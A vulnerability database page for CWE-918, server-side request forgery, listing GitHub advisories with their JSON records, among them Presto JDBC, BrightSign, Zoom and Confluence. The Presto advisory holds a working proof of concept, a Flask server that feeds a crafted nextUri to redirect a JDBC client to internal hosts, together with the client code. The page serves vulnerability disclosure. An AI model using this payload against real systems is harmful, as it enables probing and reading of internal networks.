CWE-918
AllowedServer-Side Request Forgery (SSRF)
Abstraction: Base · Status: Incomplete
The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.
4920 vulnerabilities reference this CWE, most recent first.
GHSA-86Q5-QCJC-7PV4
Vulnerability from github – Published: 2023-10-03 21:54 – Updated: 2023-10-03 21:54Summary

Presto JDBC is vulnerable to Server-Side Request Forgery (SSRF) when connecting a remote Presto server. An attacker can modify the nextUri parameter to internal server in response content that Presto JDBC client will request next and view sensitive information from highly sensitive internal servers or perform a local port scan.
Details
The Presto protocol has a nextUri parameter that specifies which URI the client will request next to obtain more query data. Presto JDBC will directly use the nextUri returned by the remote Presto server as the URL for the next request. So if a malicious server modify the nextUri parameter to the internal server, JDBC will request it and cause SSRF.
For unexpected responses, JDBC will put the response body into the error. So the response of the internal server will be leaked if the server also returns the error directly to the user.
The relevant code is in file path /presto-client/src/main/java/com/facebook/presto/client/StatementClientV1.java and function advance .
The flowchart is as follows:
PoC
Running an HTTP service to route POST /v1/statement redirect to the intranet. For example, using these Python code:
from flask import Flask, Response

app = Flask(__name__)

@app.route('/v1/statement', methods=['POST'])
def next_uri_to_interal_server():
    data = '{"id":"test_id","infoUri":"whatever","nextUri":"http://127.0.0.1:8888","stats":{"state":"QUEUED","queued":true,"scheduled":false,"nodes":0,"totalSplits":0,"queuedSplits":0,"runningSplits":0,"completedSplits":0,"cpuTimeMillis":0,"wallTimeMillis":0,"queuedTimeMillis":0,"elapsedTimeMillis":0,"processedRows":0,"processedBytes":0,"peakMemoryBytes":0,"peakTotalMemoryBytes":0,"peakTaskTotalMemoryBytes":0,"spilledBytes":0},"warnings":[]}'
    return Response(data, content_type='application/json; charset=utf-8', status=200)

if __name__ == '__main__':
    app.run(host="0.0.0.0",port=8000)
Connecting to the malicious server using JDBC:
String url = "jdbc:presto://<ip>:<port>";
Properties properties = new Properties();
properties.setProperty("user", "root");
try {
    Connection connection = DriverManager.getConnection(url, properties);
    Statement stmt = connection.createStatement();
    ResultSet res = stmt.executeQuery("show catalogs");
    while(res.next()) {
        System.out.println(res.getString(1));
    }
} catch (Exception e) {
    e.printStackTrace();
}
Pwned!
Impact
When the target remote Presto server to be connected is controllable, an attacker can view sensitive information from highly sensitive internal servers or perform a local port scan.
Vulnerability Discovery Credit: Jianyu Li @ WuHeng Lab of ByteDance
{
  "affected": [
    {
      "package": {
        "ecosystem": "Maven",
        "name": "com.facebook.presto:presto-jdbc"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "last_affected": "0.283"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2023-10-03T21:54:06Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "### Summary\n\nPresto JDBC is vulnerable to Server-Side Request Forgery (SSRF) when connecting a remote Presto server. An attacker can modify the nextUri parameter to internal server in response content that Presto JDBC client will request next and view sensitive information from highly sensitive internal servers or perform a local port scan. \n\n### Details\n\nThe Presto protocol has a nextUri parameter that specifies which URI the client will request next to obtain more query data. Presto JDBC will directly use the nextUri returned by the remote Presto server as the URL for the next request. So if a malicious server modify the nextUri parameter to the internal server, JDBC will request it and cause SSRF.\n\nFor unexpected responses, JDBC will put the response body into the error. So the response of the internal server will be leaked if the server also returns the error directly to the user.\n\nThe relevant code is in file path `/presto-client/src/main/java/com/facebook/presto/client/StatementClientV1.java` and function `advance` .\n\nThe flowchart is as follows:\n\n\u003cimg src=\"https://s2.loli.net/2023/09/18/gvUZ2rT7w3Okbde.png\" alt=\"presto_jdbc_ssrf_2.png\" style=\"zoom:50%;\" /\u003e\n\n### PoC\n\nRunning an HTTP service to route POST /v1/statement redirect to the intranet. For example, using these Python code:\n\n```python\nfrom flask import Flask, Response\n\napp = Flask(__name__)\n\n@app.route(\u0027/v1/statement\u0027, methods=[\u0027POST\u0027])\ndef next_uri_to_interal_server():\n    data = \u0027{\"id\":\"test_id\",\"infoUri\":\"whatever\",\"nextUri\":\"http://127.0.0.1:8888\",\"stats\":{\"state\":\"QUEUED\",\"queued\":true,\"scheduled\":false,\"nodes\":0,\"totalSplits\":0,\"queuedSplits\":0,\"runningSplits\":0,\"completedSplits\":0,\"cpuTimeMillis\":0,\"wallTimeMillis\":0,\"queuedTimeMillis\":0,\"elapsedTimeMillis\":0,\"processedRows\":0,\"processedBytes\":0,\"peakMemoryBytes\":0,\"peakTotalMemoryBytes\":0,\"peakTaskTotalMemoryBytes\":0,\"spilledBytes\":0},\"warnings\":[]}\u0027\n    return Response(data, content_type=\u0027application/json; charset=utf-8\u0027, status=200)\n\nif __name__ == \u0027__main__\u0027:\n    app.run(host=\"0.0.0.0\",port=8000)\n```\n\nConnecting to the malicious server using JDBC:\n\n```java\nString url = \"jdbc:presto://\u003cip\u003e:\u003cport\u003e\";\nProperties properties = new Properties();\nproperties.setProperty(\"user\", \"root\");\ntry {\n    Connection connection = DriverManager.getConnection(url, properties);\n    Statement stmt = connection.createStatement();\n    ResultSet res = stmt.executeQuery(\"show catalogs\");\n    while(res.next()) {\n        System.out.println(res.getString(1));\n    }\n} catch (Exception e) {\n    e.printStackTrace();\n}\n```\n\nPwned!\n\n### Impact\n\nWhen the target remote Presto server to be connected is controllable,  an attacker can view sensitive information from highly sensitive internal servers or perform a local port scan. \n\nVulnerability Discovery Credit: Jianyu Li @ WuHeng Lab of ByteDance",
  "id": "GHSA-86q5-qcjc-7pv4",
  "modified": "2023-10-03T21:54:06Z",
  "published": "2023-10-03T21:54:06Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/prestodb/presto/security/advisories/GHSA-86q5-qcjc-7pv4"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/prestodb/presto"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Presto JDBC Server-Side Request Forgery by nextUri"
}
GHSA-86RV-3V3V-XMW6
Vulnerability from github – Published: 2025-12-10 21:31 – Updated: 2025-12-10 21:31BrightSign Digital Signage Diagnostic Web Server 8.2.26 and less contains an unauthenticated server-side request forgery vulnerability in the 'url' GET parameter of the Download Speed Test service. Attackers can specify external domains to bypass firewalls and perform network enumeration by forcing the application to make arbitrary HTTP requests to internal network hosts.
{
  "affected": [],
  "aliases": [
    "CVE-2020-36884"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-12-10T21:16:00Z",
    "severity": "MODERATE"
  },
  "details": "BrightSign Digital Signage Diagnostic Web Server 8.2.26 and less contains an unauthenticated server-side request forgery vulnerability in the \u0027url\u0027 GET parameter of the Download Speed Test service. Attackers can specify external domains to bypass firewalls and perform network enumeration by forcing the application to make arbitrary HTTP requests to internal network hosts.",
  "id": "GHSA-86rv-3v3v-xmw6",
  "modified": "2025-12-10T21:31:37Z",
  "published": "2025-12-10T21:31:37Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2020-36884"
    },
    {
      "type": "WEB",
      "url": "https://github.com/zeroscience"
    },
    {
      "type": "WEB",
      "url": "https://www.brightsign.biz"
    },
    {
      "type": "WEB",
      "url": "https://www.exploit-db.com/exploits/48843"
    },
    {
      "type": "WEB",
      "url": "https://www.vulncheck.com/advisories/brightsign-digital-signage-diagnostic-web-server-unauthenticated-ssrf"
    },
    {
      "type": "WEB",
      "url": "https://www.zeroscience.mk/en/vulnerabilities/ZSL-2020-5595.php"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:L/SI:L/SA:L/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-8737-W627-MRV7
Vulnerability from github – Published: 2021-12-15 00:00 – Updated: 2022-04-13 00:01The Zoom Client for Meetings before version 5.7.3 (for Android, iOS, Linux, macOS, and Windows) contain a server side request forgery vulnerability in the chat’s “link preview” functionality. In versions prior to 5.7.3, if a user were to enable the chat’s “link preview” feature, a malicious actor could trick the user into potentially sending arbitrary HTTP GET requests to URLs that the actor cannot reach directly.
{
  "affected": [],
  "aliases": [
    "CVE-2021-34425"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2021-12-14T20:15:00Z",
    "severity": "MODERATE"
  },
  "details": "The Zoom Client for Meetings before version 5.7.3 (for Android, iOS, Linux, macOS, and Windows) contain a server side request forgery vulnerability in the chat\u2019s \u201clink preview\u201d functionality. In versions prior to 5.7.3, if a user were to enable the chat\u2019s \u201clink preview\u201d feature, a malicious actor could trick the user into potentially sending arbitrary HTTP GET requests to URLs that the actor cannot reach directly.",
  "id": "GHSA-8737-w627-mrv7",
  "modified": "2022-04-13T00:01:14Z",
  "published": "2021-12-15T00:00:41Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2021-34425"
    },
    {
      "type": "WEB",
      "url": "https://explore.zoom.us/en/trust/security/security-bulletin"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-877V-M842-XQ9P
Vulnerability from github – Published: 2026-06-01 21:30 – Updated: 2026-06-01 21:30A vulnerability was determined in SourceCodester SEO Meta Tag Extractor 1.0. This vulnerability affects the function get_headers of the file /index.php. This manipulation of the argument url causes server-side request forgery. It is possible to initiate the attack remotely. The exploit has been publicly disclosed and may be utilized.
{
  "affected": [],
  "aliases": [
    "CVE-2026-10287"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-06-01T21:16:25Z",
    "severity": "MODERATE"
  },
  "details": "A vulnerability was determined in SourceCodester SEO Meta Tag Extractor 1.0. This vulnerability affects the function get_headers of the file /index.php. This manipulation of the argument url causes server-side request forgery. It is possible to initiate the attack remotely. The exploit has been publicly disclosed and may be utilized.",
  "id": "GHSA-877v-m842-xq9p",
  "modified": "2026-06-01T21:30:44Z",
  "published": "2026-06-01T21:30:44Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-10287"
    },
    {
      "type": "WEB",
      "url": "https://hackmd.io/@Kq4PsjnpQ5WfoMt8ho48LA/By9GXDkyGe"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/cve/CVE-2026-10287"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/submit/825641"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/vuln/367580"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/vuln/367580/cti"
    },
    {
      "type": "WEB",
      "url": "https://www.sourcecodester.com"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N/E:P/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-878H-X39V-9RFH
Vulnerability from github – Published: 2026-04-08 09:31 – Updated: 2026-04-13 21:30Server-Side Request Forgery (SSRF) vulnerability in sonaar MP3 Audio Player for Music, Radio & Podcast by Sonaar mp3-music-player-by-sonaar allows Server Side Request Forgery.This issue affects MP3 Audio Player for Music, Radio & Podcast by Sonaar: from n/a through <= 5.11.
{
  "affected": [],
  "aliases": [
    "CVE-2026-39647"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-04-08T09:16:35Z",
    "severity": "MODERATE"
  },
  "details": "Server-Side Request Forgery (SSRF) vulnerability in sonaar MP3 Audio Player for Music, Radio \u0026 Podcast by Sonaar mp3-music-player-by-sonaar allows Server Side Request Forgery.This issue affects MP3 Audio Player for Music, Radio \u0026 Podcast by Sonaar: from n/a through \u003c= 5.11.",
  "id": "GHSA-878h-x39v-9rfh",
  "modified": "2026-04-13T21:30:35Z",
  "published": "2026-04-08T09:31:34Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-39647"
    },
    {
      "type": "WEB",
      "url": "https://patchstack.com/database/Wordpress/Plugin/mp3-music-player-by-sonaar/vulnerability/wordpress-mp3-audio-player-for-music-radio-podcast-by-sonaar-plugin-5-11-server-side-request-forgery-ssrf-vulnerability?_s_id=cve"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-87MH-X78F-C88X
Vulnerability from github – Published: 2025-09-26 09:31 – Updated: 2026-04-01 18:36Server-Side Request Forgery (SSRF) vulnerability in silence Silencesoft RSS Reader allows Server Side Request Forgery. This issue affects Silencesoft RSS Reader: from n/a through 0.6.
{
  "affected": [],
  "aliases": [
    "CVE-2025-60181"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-09-26T09:15:47Z",
    "severity": "MODERATE"
  },
  "details": "Server-Side Request Forgery (SSRF) vulnerability in silence Silencesoft RSS Reader allows Server Side Request Forgery. This issue affects Silencesoft RSS Reader: from n/a through 0.6.",
  "id": "GHSA-87mh-x78f-c88x",
  "modified": "2026-04-01T18:36:23Z",
  "published": "2025-09-26T09:31:14Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-60181"
    },
    {
      "type": "WEB",
      "url": "https://patchstack.com/database/wordpress/plugin/external-rss-reader/vulnerability/wordpress-silencesoft-rss-reader-plugin-0-6-server-side-request-forgery-ssrf-vulnerability?_s_id=cve"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-87V3-2C87-JJQC
Vulnerability from github – Published: 2025-11-14 21:30 – Updated: 2025-11-14 21:30A weakness has been identified in rachelos WeRSS we-mp-rss up to 1.4.7. Affected by this vulnerability is the function do_job of the file /rachelos/we-mp-rss/blob/main/jobs/mps.py of the component Webhook Module. Executing manipulation of the argument web_hook_url can lead to server-side request forgery. The attack may be launched remotely. The exploit has been made available to the public and could be exploited.
{
  "affected": [],
  "aliases": [
    "CVE-2025-13174"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-11-14T19:15:57Z",
    "severity": "MODERATE"
  },
  "details": "A weakness has been identified in rachelos WeRSS we-mp-rss up to 1.4.7. Affected by this vulnerability is the function do_job of the file /rachelos/we-mp-rss/blob/main/jobs/mps.py of the component Webhook Module. Executing manipulation of the argument web_hook_url can lead to server-side request forgery. The attack may be launched remotely. The exploit has been made available to the public and could be exploited.",
  "id": "GHSA-87v3-2c87-jjqc",
  "modified": "2025-11-14T21:30:29Z",
  "published": "2025-11-14T21:30:29Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-13174"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/?ctiid.332465"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/?id.332465"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/?submit.684803"
    },
    {
      "type": "WEB",
      "url": "https://www.notion.so/SSRF-vulnerability-in-WeRSS-WebHook-module-29bea92a3c4180a192b5caa9078bfb18"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N/E:P/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-87WW-2P7V-MC8X
Vulnerability from github – Published: 2022-07-21 00:00 – Updated: 2022-08-02 00:00Digiwin BPM has inadequate filtering for URL parameter. An unauthenticated remote attacker can perform Blind SSRF attack to discover internal network topology base on URL error response.
{
  "affected": [],
  "aliases": [
    "CVE-2022-32457"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2022-07-20T02:15:00Z",
    "severity": "MODERATE"
  },
  "details": "Digiwin BPM has inadequate filtering for URL parameter. An unauthenticated remote attacker can perform Blind SSRF attack to discover internal network topology base on URL error response.",
  "id": "GHSA-87ww-2p7v-mc8x",
  "modified": "2022-08-02T00:00:24Z",
  "published": "2022-07-21T00:00:34Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2022-32457"
    },
    {
      "type": "WEB",
      "url": "https://www.chtsecurity.com/news/09757883-fea6-4aff-9e22-8ae8c4f8f7bb"
    },
    {
      "type": "WEB",
      "url": "https://www.twcert.org.tw/tw/cp-132-6287-20ef0-1.html"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-8882-FRVV-92W4
Vulnerability from github – Published: 2026-07-02 18:59 – Updated: 2026-07-02 18:59Finding
Location: core/src/shared/secure-fetch.ts:42-45
When new URL() throws a parse error, the assertSecureUrl function returned without throwing, silently allowing the request to proceed without HTTPS validation.
Status
Fixed in v0.2.136 — The catch block now throws an error instead of silently returning.
{
  "affected": [
    {
      "package": {
        "ecosystem": "npm",
        "name": "@asymmetric-effort/specifyjs"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "0.2.136"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2026-50288"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-07-02T18:59:33Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "## Finding\n\n**Location**: `core/src/shared/secure-fetch.ts:42-45`\n\nWhen `new URL()` throws a parse error, the `assertSecureUrl` function returned without throwing, silently allowing the request to proceed without HTTPS validation.\n\n## Status\n\n**Fixed in v0.2.136** \u2014 The catch block now throws an error instead of silently returning.",
  "id": "GHSA-8882-frvv-92w4",
  "modified": "2026-07-02T18:59:33Z",
  "published": "2026-07-02T18:59:33Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/asymmetric-effort/specifyjs/security/advisories/GHSA-8882-frvv-92w4"
    },
    {
      "type": "WEB",
      "url": "https://github.com/asymmetric-effort/specifyjs/commit/25d1fb491d99479efdf501f5f75e0bb80c908f0a"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/asymmetric-effort/specifyjs"
    },
    {
      "type": "WEB",
      "url": "https://github.com/asymmetric-effort/specifyjs/releases/tag/v0.2.136"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N",
      "type": "CVSS_V4"
    }
  ],
  "summary": "@asymmetric-effort/specifyjs: URL parse failure silently allows request"
}
GHSA-889G-GR2G-424W
Vulnerability from github – Published: 2022-05-24 17:46 – Updated: 2022-07-28 00:00The WidgetConnector plugin in Confluence Server and Confluence Data Center before version 5.8.6 allowed remote attackers to manipulate the content of internal network resources via a blind Server-Side Request Forgery (SSRF) vulnerability.
{
  "affected": [],
  "aliases": [
    "CVE-2021-26072"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2021-04-01T19:15:00Z",
    "severity": "MODERATE"
  },
  "details": "The WidgetConnector plugin in Confluence Server and Confluence Data Center before version 5.8.6 allowed remote attackers to manipulate the content of internal network resources via a blind Server-Side Request Forgery (SSRF) vulnerability.",
  "id": "GHSA-889g-gr2g-424w",
  "modified": "2022-07-28T00:00:49Z",
  "published": "2022-05-24T17:46:04Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2021-26072"
    },
    {
      "type": "WEB",
      "url": "https://jira.atlassian.com/browse/CONFSERVER-61399"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
No mitigation information available for this CWE.
CAPEC-664: Server Side Request Forgery
An adversary exploits improper input validation by submitting maliciously crafted input to a target application running on a server, with the goal of forcing the server to make a request either to itself, to web services running in the server’s internal network, or to external third parties. If successful, the adversary’s request will be made with the server’s privilege level, bypassing its authentication controls. This ultimately allows the adversary to access sensitive data, execute commands on the server’s network, and make external requests with the stolen identity of the server. Server Side Request Forgery attacks differ from Cross Site Request Forgery attacks in that they target the server itself, whereas CSRF attacks exploit an insecure user authentication mechanism to perform unauthorized actions on the user's behalf.